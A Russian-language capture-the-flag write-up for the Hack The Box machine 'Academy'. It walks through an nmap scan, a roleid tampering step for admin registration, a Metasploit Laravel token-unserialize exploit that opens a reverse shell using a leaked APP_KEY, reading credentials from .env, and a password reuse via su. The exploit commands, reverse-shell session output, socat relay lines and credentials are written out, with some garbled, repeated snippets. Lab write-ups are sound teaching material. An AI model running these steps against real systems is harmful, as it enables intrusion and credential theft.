


- 1) Сканируем открытые порты с помощью nmap и добавляем в hosts, чтобы убрать редирект

```
kali@kali:~$ nmap -Pn 10.10.10.215
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 17:03 MSK
Nmap scan report for academy.htb (10.10.10.215)
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

```
GNU nano 4.9.3
127.0.0.1 localhost
127.0.1.1 kali
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.10.215 academy.htb
```

- 2) Получили доступ к сайту. В коде страницы видим в запросе поле roleid. Чтобы получить доступ меняем значение на 1, регистрируем пользователя. После заходим под этим пользователем через academy.htb/admin.php



- 3) Получаем сайт который стоит посмотреть (последняя строка. Аналогично переходим на него и находим важную информацию: lavarel

Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

```
119.     $this->streamWrite($this->stream, $record);
120.
121.     if ($this->useLocking) {
122.         flock($this->stream, LOCK_UN);
123.     }
---
```

Arguments

1. "The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied"

No comments for this stack frame.

- 4) Находим и запускаем соответствующий эксплойт через msfconsole. Выставляем необходимые параметры: rhosts, vhost, app_key (находим на сайте), lhost (определяем с помощью ifconfig) и запускаем. Проверяем: получили доступ.

```
APP_NAME      "Laravel"
APP_ENV       "local"
APP_KEY       "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynqqqubHwFj0="
APP_DEBUG     "true"
---
```

```
kali@kali:~$ msfconsole
```

```
      dBBBBBBb dBBBP dBBBBBBP dBBBBBBb
      '  dB'      BBB
dB'dB'dB'dB' dBBBP  dBP  dBP BB
dB'dB'dB'dB' dBP  dBP  dBP BB
dB'dB'dB' dBBBBBP  dBP  dBBBBBBB
```

```
  |
--o--
  |
```

To boldly go where no
shell has gone before

```
=[ metasploit v5.0.99-dev ]
+ -- --[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- --[ 562 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]
```

Metasploit tip: Use the `edit` command to open the currently active module in your editor

```
msf5 > search lavarel
[-] No results from search
msf5 > search laravel
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/http/ laravel_token_unserialize_exec	2018-08-07	excellent	Yes	PHP laravel Framework token Unserialize Remote Command Execution

```
msf5 > exploit(unix/http/laravel_token_unserialize_exec)
[-] Unknown command: exploit(unix/http/laravel_token_unserialize_exec).
msf5 > use 0
```

Using Python for a pseudo terminal

```
$ python -c 'import sys; sys.stdout.write(sys.stdin.read())'
```

Using socat

```
$ socat TCP-LISTEN:4444,rfc:raw_echo,fork TCP-CONNECT:10.10.10.10:4444,rfc:raw_echo
$ socat TCP-LISTEN:4444,rfc:raw_echo,fork TCP-CONNECT:10.10.10.10:4444,rfc:raw_echo
```

Using stty options

```
$ python -c 'import sys; sys.stdout.write(sys.stdin.read())'
```

```
$ stty raw -echo
$ fg
```

```
$ export SHELL=/bin/bash
$ export TERM=xterm-color
$ stty raw -echo -icanon -csudo
```

Any other cool techniques? Let me know in the comments or hit me up on twitter

0000

```
msf5 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_perl
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set rhosts 10.10.10.215
```

```
[-] Unknown command: serseset.
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set vhost http://dev-staging-01.academy.htb/
```

```
vhost => http://dev-staging-01.academy.htb/
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set vhost dev-staging-01.academy.htb
```

```
vhost => dev-staging-01.academy.htb
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set app_key dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEYnggqubHWFj0=
```

```
app_key => dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEYnggqubHWFj0=
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set lhost 10.10.14.76
```

```
lhost => 10.10.14.76
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > run
```

```
[-] Exploit failed: One or more options failed to validate: RHOSTS.
```

```
[*] Exploit completed, but no session was created.
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set rhosts 10.10.10.215
```

```
rhosts => 10.10.10.215
```

```
msf5 exploit(unix/http/laravel_token_unserialize_exec) > run
```

```
[*] Started reverse TCP handler on 10.10.14.76:4444
```

```
[*] Command shell session 1 opened (10.10.14.76:4444 → 10.10.10.215:42108) at 2020-12-18 16:56:46 +0300
```

```
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Using socat

```
$ socat TCP-LISTEN:4444,rfc:raw_echo,fork TCP-CONNECT:10.10.10.10:4444,rfc:raw_echo
```

Using stty options

```
$ python -c 'import sys; sys.stdout.write(sys.stdin.read())'
```

```
$ fg
```

```
$ stty raw -echo
```

```
$ fg
```

```
$ reset
```

```
$ fg
```

- 5) Получаем доступ к терминалу с помощью python -с 'import pty; pty.spawn("/bin/bash")'.
Доходим до html/academy и делаем cat .env (ищем все файлы по password)

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dbLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynnggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd !!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```

- 6) Находим пароль для одного из пользователей и заходим через него (cry0l1t3). Переходим в cd /home/cry0l1t3 и делаем cat user.txt

```
ls /home
21y4d
ch4p
cry0l1t3
egre55
g0blin
mrb3n
su cry0l1t3
mySup3rP4s5w0rd !!
su
cd /home/cry0l1t3
ls
snap
user.txt
cat user.txt
3977e743524d4895fc07bda98555abcf
```

- 7) Задание выполнено!